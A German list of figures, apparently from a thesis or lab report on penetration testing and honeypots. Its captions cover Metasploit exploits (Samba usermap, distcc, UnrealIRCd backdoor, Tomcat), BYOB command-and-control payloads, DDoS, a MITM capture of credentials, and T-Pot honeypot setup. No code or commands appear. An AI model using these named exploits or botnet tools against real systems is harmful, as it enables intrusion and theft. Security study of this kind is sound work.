Abbildung 286: Kopieren des Public Key	240
Abbildung 287: Importieren des Public Key auf Zielsystem	240
Abbildung 288: Erfolgreiche Verbindung mit dem Zielsystem.....	240
Abbildung 289: Scanner SMB Version.....	241
Abbildung 290: Ausführen des Scanner.....	241
Abbildung 291: Suchen nach einem Exploit für Samba der Version 3.0.20.....	241
Abbildung 292: Suchen nach dem Skript	241
Abbildung 293: Verwenden des Exploit Samba Usermap Script.....	242
Abbildung 294: Erfolgreiche Anmeldung auf dem System mit dem root User	242
Abbildung 295: Erfolgreiche Telnet Verbindung via Port TCP 1524.....	243
Abbildung 296: Suche nach einem Exploit Skript.....	244
Abbildung 297: Verwenden des exploit distcc_exec.....	244
Abbildung 298: Erfolgreicher Angriff und Verwendung des User daemon.....	245
Abbildung 299: PostgreSQL Service	246
Abbildung 300: Postgre Login Scanner und dessen Anforderungen	246
Abbildung 301: Setzen der Parameter für Scanner Postgre Login.....	247
Abbildung 302: Ausführen des Scanner.....	247
Abbildung 303: Suche nach einem VNC Scanner.....	248
Abbildung 304; Verwenden des VNC Login Scanner	248
Abbildung 305: Setzen der benötigten Parameter.....	249
Abbildung 306: Zugriff auf Zielsystem mit VNC Viewer	250
Abbildung 307: VNC Viewer auf Zielsystem mit root User.....	250
Abbildung 308: Verwendung des Unreal IRCD 3281 Backdoor Exploit.....	251
Abbildung 309: Verwenden des Tomcat_mgr_deploy Exploit.....	252
Abbildung 310: Setzen der nötigen Parameter.....	252
Abbildung 311: Erfolgreicher Exploit.....	253
Abbildung 312: Versetzen der momentanen Meterpreter Shell in den Hintergrund	254
Abbildung 313: Setzen der Session und ausführen des neuen Exploit	254
Abbildung 314: Neue Shell mit anderen Exploit	255
Abbildung 315: GNU/Linux Installer Menu	256
Abbildung 316: Location auswählen	257
Abbildung 317: Tastaturlayout auswählen	257
Abbildung 318: Weltweite Spiegel-Sites von Debian.....	258
Abbildung 319: Proxy Einstellung	259
Abbildung 320: T-Pot Edition auswählen	259
Abbildung 321: Setzen des Passwort für tsec User.....	259
Abbildung 322: Festlegen eines Web User	260
Abbildung 323: Bestätigung Benutzernamen	260

Abbildung 324: Setzen des Passwort für Web User	260
Abbildung 325: T-Pot Terminal	261
Abbildung 326: Erweiterte Einstellungen auf dem Router	262
Abbildung 327: DMZ Einstellung auf dem Router	262
Abbildung 328: Suchleiste Google Chrome	263
Abbildung 329: Admin Panel Login	263
Abbildung 330: Übersicht der Einstellungsmöglichkeiten im Admin Panel	263
Abbildung 331: Ressourcenmonitor	264
Abbildung 332: Google Chrome Suchleiste	265
Abbildung 333: Screenshot des Web Panel	265
Abbildung 334: Übersicht der verschiedenen Dashboards	265
Abbildung 335: T-Pot Dashboard	266
Abbildung 336: Die verschiedenen Honey Pot Dashboards	266
Abbildung 337: Resultat des NMAP Port Scan	267
Abbildung 338: Screenshot aus dem Terminal für die Erstellung eines neuen User	268
Abbildung 339: Screenshot aus dem Terminal mit dem weiteren Schritten	269
Abbildung 340: Erfolgreiche Installation von BYOB	270
Abbildung 341: Aufrufen des BYOB Web Interface	270
Abbildung 342: Bild des BYOB Web Interface	271
Abbildung 343: Aufrufen des BYOB Registrationsformular	271
Abbildung 344: Registrationsformular von BYOB	271
Abbildung 345: Command & Control Server Interface	272
Abbildung 346: Reiter Payload in BYOB	272
Abbildung 347: Format 1 Executable	272
Abbildung 348: Format 2 Python	273
Abbildung 349: Erstellte Payloads	273
Abbildung 350: Hochgeladener Payload	273
Abbildung 351: Erfolgreiche Verbindung mit dem Command & Control Server	273
Abbildung 352: Verteilung der Angreifer über den Globus	274
Abbildung 353: Übersicht der Geräte die mit dem C&C Server verbunden sind	274
Abbildung 354: Erreichbarkeit normal	275
Abbildung 355: Erfolgreicher DDoS	276
Abbildung 356: Erfolgreicher DDoS Webserver	276
Abbildung 357: Abgeschlossener DDoS	276
Abbildung 358: Target IP definieren	277
Abbildung 359: Effektivität des DDoS Skript	278
Abbildung 360: Auswahl Current targets	280
Abbildung 361: Hinzufügen Target 1 und Target 2	280
Abbildung 362: Auswahl der MITM Attacke	280
Abbildung 363: Optionale Parameter	281
Abbildung 364: Erfolgreiche MITM Position	281
Abbildung 365: Überprüfung MAC-Adresse	281
Abbildung 366: URL	282
Abbildung 367: Anmelden	282
Abbildung 368: Abgefange Benutzerdaten	282
Abbildung 369: Berechtigungen UniFi Network	285
Abbildung 370: UDM-Pro gefunden	286
Abbildung 371: Laden der initialen Daten	286
Abbildung 372: Bildschirm der UDM Pro	287
Abbildung 373: UDM-Pro einrichten	287
Abbildung 374: Einrichtungsart	287
Abbildung 375: Ubiquiti Account erstellen	288
Abbildung 376: Aktualisierungsintervall	288
Abbildung 377: Download Übertragungsrate	289

Abbildung 378: Upload Übertragungsrate	289
Abbildung 379: Menüpunkt Network	291
Abbildung 380: Reiter Threat Management	291
Abbildung 381: Meldung deaktiviertes Threat Management	291
Abbildung 382: Aktivieren des Internet Threat Management	292
Abbildung 383: Schutzmodi	292
Abbildung 384: Threat Management kKategorien	292
Abbildung 385: Hidden Service aufrufbar mit dem TOR-Browser	293
Abbildung 386: Ping im lokalen Netzwerk	300
Abbildung 387: Ping Google DNS	300
Abbildung 388: Cowrie Attack Map	306
Abbildung 389: Attacks by Country	307
Abbildung 390: Rdpv Attack Map	309
Abbildung 391: Attacks by Country	309
Abbildung 392: Cowrie Attack Map	310
Abbildung 393: Attacks by Country	311
Abbildung 394: Attacks by Port	311
Abbildung 395: Rdpv Attack Map	314
Abbildung 396: Attacks by Country	314
Abbildung 397: Keine erkannten Threats	315